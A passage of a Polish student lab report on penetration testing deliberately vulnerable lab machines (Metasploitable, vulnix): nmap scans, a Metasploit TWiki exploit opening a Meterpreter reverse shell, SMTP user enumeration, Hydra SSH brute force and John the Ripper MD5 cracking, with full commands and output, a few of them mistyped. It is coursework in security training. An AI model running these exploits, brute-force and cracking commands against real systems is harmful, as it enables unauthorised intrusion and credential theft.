Host is up (0.0027s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.1
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

Patrzymy na wynik na porcie 80 dla usługi http, jest to wersja Apache httpd 2.2.8 ((Ubuntu)5.2.4-2ubuntu5.10 with Suhosin-Patch. Następnie korzystamy z dirbuster. Otwieramy program i uzupełniamy dane tak jak na rysunku poniżej.



Uruchomiliśmy program i czekając na wyniki otrzymaliśmy mnóstwo. Część z nich została przedstawiona na rysunku poniżej.



Program zatrzymaliśmy po 30 minutach, ponieważ przewidywany czas jego wykonania był przewidywany na 5 dni, a otrzymane wyniki były wystarczające do dalszego wykonania pracy. Włączyliśmy konsolę i wpisaliśmy komendę „sudo msfconsole” żeby uruchomić Metasploit.

Następnie wpisujemy „search TWiki” (otrzymany wynik został przedstawiony na rysunku poniżej).

```
msf6 > search TWiki

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/moinmoin_twiki_draw  2012-12-30     manual  Yes    MoinMoin TWiki draw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins    2014-10-09     excellent Yes    TWiki Debugableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history         2005-09-14     excellent Yes    TWiki History TWikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext      2012-12-15     excellent Yes    TWiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search         2004-10-01     excellent Yes    TWiki Search Function Arbitrary Command Execution
```

Wybieramy exploit/unix/webapp/twiki_history, używając komendy „use exploit/unix/webapp/twiki_history”. Następnie wpisuje „show options”.

```
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
URI         /twiki/bin       yes       TWiki bin directory path
VHOST       no               no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.153.128 yes        The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
0     auto
```

Widać, że musimy ustawić RHOST. Używamy do tego komendy „set RHOST 192.168.153.131”. Następnie ustawiliśmy PAYLOAD komendą „set PAYLOADUUIDSEED” i wpisaliśmy komendę „exploit”. Jak widać na poniższym rysunku, utworzyła się sesja.

```
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP handler on 192.168.153.128:4444
[*] Successfully sent exploit request
[*] Sending stage (24380 bytes) to 192.168.153.131
[*] Meterpreter session 3 opened (192.168.153.128:4444 → 192.168.153.131:40639) at 2022-12-05 11:27:24 -0600

meterpreter > 
```

Następnie wykonujemy komendę „ifconfig”, której wynik jest przedstawiony na rysunku poniżej.

```
meterpreter > sessions 3
[*] Session 3 is already interactive.
meterpreter > ifconfig

Interface 1
  Name      : lo
  Hardware MAC : 00:00:00:00:00:00
  MTU       : 16436
  Flags     : UP LOOPBACK RUNNING
  IPv4 Address : 127.0.0.1
  IPv4 Netmask : 255.0.0.0
  IPv6 Address : ::1
  IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
  Name      : eth0
  Hardware MAC : 00:0c:29:a8:ca:75
  MTU       : 1500
  Flags     : UP BROADCAST RUNNING MULTICAST
  IPv4 Address : 192.168.153.131
  IPv4 Netmask : 255.255.255.0
  IPv6 Address : fe80::20c:29ff:fea8:ca75
  IPv6 Netmask : ffff:ffff:ffff:ffff::
```

W celu wykonania poleceń „id” oraz „uname -a”, wpisujemy „shell”. Teraz wykonujemy komendy „id” i „uname -a”. Efekt wykonania tych komend został przedstawiony na rysunku poniżej.

```
meterpreter > shell
Process 8706 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

3 Zadania utrwalające

a. Za pomocą skanera nmap wykonać skanowania połączeniowe TCP oraz skanowanie XMAS dla hosta vulnix.

Do przeskanowania hosta vulnix wpisujemy w terminalu komendę „nmap 192.168.153.130 -sT” (efekt skanowania jest na rysunku 3.1.1) , do wykonania skanowania połączeniowego TCP i „nmap 192.168.153.130 -sX” do wykonania skanowania XMAS (efekt skanowania jest na rysunku 3.1.2).

```
└─$ nmap 192.168.153.130 -sT
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 03:08 CST
Nmap scan report for 192.168.153.130
Host is up (0.0026s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp   open  nfs
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Rysunek 3.1.1

```
(abuk@kali)-[~]
└─$ sudo nmap 192.168.153.130 -sX
[sudo] password for abuk:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 03:09 CST
Nmap scan report for 192.168.153.130
Host is up (0.0035s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open|filtered ssh
25/tcp    open|filtered smtp
79/tcp    open|filtered finger
110/tcp   open|filtered pop3
111/tcp   open|filtered rpcbind
143/tcp   open|filtered imap
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
993/tcp   open|filtered imaps
995/tcp   open|filtered pop3s
2049/tcp   open|filtered nfs
MAC Address: 00:0C:29:5D:2A:BA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Rysunek 3.1.2

b. Określić system operacyjny i wersję uruchomionych usług dla hosta vulnix.

Do określenia systemu operacyjnego i wersji uruchomionych usług dla hosta vulnix wpisujemy w terminalu komendę: „sudo nmap 192.168.153.130 -sV -O”; „-O” służy do określenia systemu operacyjnego hosta, a „-sV” służy do określenia wersji uruchomionych usług. Jak widać na rysunku 3.2.1, system operacyjny uruchomionego hosta to linux w wersji 2.6- lub w wersji 3.-; (efekt skanowania jest na rysunku 3.2.1).


```

abuk@kali:~$ sudo nmap 192.168.153.130 -sV -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-02 03:36 CST
Nmap scan report for 192.168.153.130
Host is up (0.0019s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.9p1 Debian Subuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp           Postfix smtpd
79/tcp    open  finger         Debian fingerd
110/tcp   open  pop3           Dovecot pop3d
111/tcp   open  rpcbind        2-4 (RPC #100000)
143/tcp   open  imap           Dovecot imapd
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap       Dovecot imapd
995/tcp   open  ssl/pop3       Dovecot pop3d
2049/tcp  open  nfs_acl        2-3 (RPC #100227)
MAC Address: 00:0C:29:5D:2A:BA (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.66 seconds

```

Rysunek 3.2.1

c. Na hoście vulnix dokonać enumeracji użytkowników usługi wysyłania poczty.

W celu wykonania zadania musimy uruchomić metasploit, więc wpisujemy w konsoli „sudo msfconsole”, a następnie „search smtp”, (bierzemy pod uwagę SMTP (Simple Mail Transfer Protocol), ponieważ jest to protokół przesyłania poczty elektronicznej) . Otrzymujemy wynik pokazany na rysunku 3.3.1.

11	exploit/windows/smtp/ms03_046_exchange2000_xexch50	2003-10-15	good	Yes	MS03-046 Exchange 2000 XEXCH50
12	exploit/windows/ssl/ms04_011_pct	2004-04-13	average	No	MS04-011 Microsoft Private Communications Transport Overflow
13	auxiliary/dos/windows/smtp/ms06_019_exchange	2004-11-12	normal	No	MS06-019 Exchange MODPROP Heap Overflow
14	exploit/windows/smtp/mercury_cram_md5	2007-08-18	great	No	Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15	exploit/unix/smtp/morris_sendmail_debug	1988-11-02	average	Yes	Morris Worm sendmail Debug Mode Shell Escape
16	exploit/windows/smtp/njstar_smtp_bof	2011-10-31	normal	Yes	NJStar Communicator 3.00 Mini SMTP Buffer Overflow
17	exploit/unix/smtp/opensmtpd_mail_from_rce	2020-01-28	excellent	Yes	OpenSMTPD MAIL FROM Remote Code Execution
18	exploit/unix/local/opensmtpd_oob_read_lpe	2020-02-24	average	Yes	OpenSMTPD OOB Read Local Privilege Escalation
19	exploit/windows/browser/oracle_dc_submittotexpress	2009-08-28	normal	No	Oracle Document Capture 10g ActiveX Control Buffer Overflow
20	exploit/unix/smtp/qmail_bash_env_exec	2014-09-24	normal	No	Qmail SMTP Bash Environment Variable Injection (Shellshock)
21	auxiliary/scanner/smtp/smtp_version		normal	No	SMTP Banner Grabber
22	auxiliary/scanner/smtp/smtp_ntlm_domain		normal	No	SMTP NTLM Domain Extraction
23	auxiliary/scanner/smtp/smtp_relay		normal	No	SMTP Open Relay Detection
24	auxiliary/fuzzers/smtp/smtp_fuzzer		normal	No	SMTP Simple Fuzzer
25	auxiliary/scanner/smtp/smtp_enum		normal	No	SMTP User Enumeration Utility
26	auxiliary/dos/smtp/sendmail_prescan	2003-09-17	normal	No	Sendmail SMTP Address prescan Memory Corruption
27	exploit/windows/smtp/wmailserver	2005-07-11	average	No	SoftiaCom WMailserver 1.0 Buffer Overflow
28	exploit/unix/webapp/squirrelmail_pgp_plugin	2007-07-09	manual	No	SquirrelMail PGP Plugin Command Execution (SMTP)
29	exploit/windows/smtp/sysgauge_client_bof	2017-02-28	normal	No	SysGauge SMTP Validation Buffer Overflow
30	exploit/windows/smtp/mailcarrier_smtp_ehlo	2004-10-26	good	Yes	TABS MailCarrier v2.51 SMTP EHLO Overflow
31	auxiliary/vsploit/pii/email_pii		normal	No	VSploit Email PII

Rysunek 3.3.1

Do wykonania enumeracji użytkowników usługi wysyłania poczty wybieramy z dostępnych „auxiliary/scanner/smtp/smtp_enum”. Wpisujemy „use auxiliary/scanner/smtp/smtp_enum” i następnie „show options”. Na rysunku 3.3.2 widać, że należy tylko ustawić RHOST, a reszta jest ustawiona.

```

msf6 exploit(windows/smtp/ypops_overflow) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     25             The target port (TCP)
  THREADS   1             The number of concurrent threads (max one per host)
  UNIXONLY  true           Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
              The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.153.130
RHOST => 192.168.153.130
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                                                                                                                     |
|-----------|---------------------------------------------------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    | 192.168.153.130                                               | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 25                                                            | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| UNIXONLY  | true                                                          | yes      | Skip Microsoft bannered servers when testing unix users                                                                                                                         |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                                                                                                                       |



View the full module info with the info, or info -d command.
```

Po ustawieniu RHOST na adres ip vulnix, wpisujemy „exploit”. Wynik tego działania został przedstawiony na rysunku 3.3.4.

```
msf6 auxiliary(scanner/smtp/smtp_enh) > exploit

[*] 192.168.153.130:25 - 192.168.153.130:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[*] 192.168.153.130:25 - 192.168.153.130:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, w
oposie, www-data
[*] 192.168.153.130:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

d. Wykorzystując wyniki uzyskane z zadania 3 pozyskać hasło do usługi ssh. Zweryfikować poprawność hasła próbując połączyć się z wykorzystaniem ssh do hosta vulnix (polecenie: ssh <nazwa_uzytkownika>@<adres_ip_vulnix> , a następnie odnalezione hasło; następnie będąc już połączonym polecenie id)

Do znalezienia hasła do logowania się do vulnix wykorzystujemy Hydrę. Na początku tworzymy plik vulnix.txt w, którym zapisujemy otrzymane wyniki z poprzedniego ćwiczenia (rysunek 3.4.1).

```
1 user
2 backup
3 bin
4 daemon
5 games
6 gnats
7 irc
8 landscape
9 libuid
10 list
11 lp
12 mail
13 man
14 messagebus
15 news
16 nobody
17 postfix
18 postmaster
19 proxy
20 sshd
21 sync
22 sys
23 syslog
24 uucp
25 whoopsie
26 www-data
```

Następnie uruchamiamy hydrę komendą „hydra -L vulnix.txt -P /usr/share/wordlists/rockyou.txt 192.168.153.130 ssh -V -F -t 40”. Używamy flagi „-F” w celu zatrzymania programu po odkryciu pierwszego loginu i hasła, ponieważ gdybyśmy tego nie użyli program wykonywałby się dużo dłużej i nie potrzebujemy wszystkich haseł do połączenia się. Otrzymaliśmy login: user i hasło: letmein, co widać na rysunku 3.4.2

```
[ATTEMPT] target 192.168.153.130 - login "user" - pass "diego" - 510 of 372954404 [child 2] (0/30)
[ATTEMPT] target 192.168.153.130 - login "user" - pass "brandy" - 511 of 372954404 [child 6] (0/30)
[ATTEMPT] target 192.168.153.130 - login "user" - pass "letmein" - 512 of 372954404 [child 7] (0/30)
[ATTEMPT] target 192.168.153.130 - login "user" - pass "hockey" - 513 of 372954404 [child 10] (0/30)
[22][ssh] host: 192.168.153.130 login: user password: letmein
[STATUS] attack finished for 192.168.153.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-04 03:58:03
```

Rysunek 3.4.2

Następnie łączymy się wpisując w terminalu „ssh user@192.168.153.130”, wpisujemy odgadnięte hasło i login i dostajemy się z powodzeniem, co jest udowodnione na rysunku 3.4.3.

```
(abok@kali)~$ ssh user@192.168.153.130
user@192.168.153.130's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sun Dec  4 11:02:01 GMT 2022

System load:  0.0               Processes:    90
Usage of /:   90.3% of 773MB     Users logged in:  1
Memory usage: 9%                IP address for eth0: 192.168.153.130
Swap usage:   0%

⇒ / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Dec  4 10:46:45 2022
user@vulnix:~$
```

Rysunek 3.4.3

Będąc połączonym wpisujemy poleceni „id”, którego efekt widać na rysunku 3.3.5

```
user@vulnix:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
user@vulnix:~$
```

Rysunek 3.3.5

e. . Za pomocą narzędzia John the Ripper złam hasła znajdujące się w pliku hasla_do_zlamania.txt.

Do złamania haseł wykorzystaliśmy bibliotekę rockyou.txt oraz format hashowania MD5. Wpisaliśmy w terminalu komendę „john –format=raw-md5 –wordlist=/usr/share/wordlists/rockyou.txt hasla_do_zlamania.txt”.

W efekcie otrzymaliśmy pierwsze cztery hasła (efekt działania programu został przedstawiony na rysunku 3.5.1)

Rysunek 3.5.1

```
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678      (?)
00000000      (?)
1A2B3C4D      (?)
ABCDE123      (?)
```

Do znalezienia ostatnich dwóch haseł musieliśmy użyć własnej maski. Zauważyliśmy, że w odgadnięte hasła składają się z dużych liter mieszczących się w zakresie A-F i cyfr mieszczących się w zakresie 0-9. Maską spełniającą te warunki jest „?H”, a ponieważ poprzednie hasła składają się z 8 znaków to należy to wpisać 8 razy i ostatecznie komenda wygląda „john –format =raw-md5 –mask=?H?H?H?H?H?H?H?H”

hasla_do_zlamania.txt”, (efekt działania programu został przedstawiony na rysunku 3.5.2).



```
(abuk@kali)-[~]
$ john --format=raw-md5 --mask='?H?H?H?H?H?H?H?' hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5: 256/256 AVX2 8x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 3.13% (ETA: 04:41:52) 0g/s 19173Kp/s 19173Kc/s 38346KC/s 00DD2080.. F7ED2080
0g 0:00:00:07 3.13% (ETA: 04:41:52) 0g/s 19173Kp/s 19173Kc/s 38346KC/s 08ED2080.. FFFD2080
EDC54376 (?)
1254ACBE (?)
```

Rysunek 3.5.2

4 Wnioski i przemyślenia

Rozwiązywanie zadań z laboratorium 2 pozwoliło nauczyć się wielu rzeczy, jak łączenia się na inne serwery, ich skanowanie pod względem podatności, czy łamanie haseł przy pomocy różnych narzędzi (John the ripper i Hydra).

Odgadywanie haseł zmusiło do zastanowienia się nad ich formą, konstrukcją i stosowaniem odpowiednich flag, aby usprawnić proces ich odgadywania.

Łączenie się na inne serwery wymagało, głębszej analizy ruchów i z pewnością pochłonęło sporo czasu, lecz dawało ogromną satysfakcję, kiedy ostatecznie udawało się je wykonać. Oczywiście można było się przy tym nauczyć wielu przydatnych rzeczy, które są niezbędne w pracy związanej z cyberbezpieczeństwem.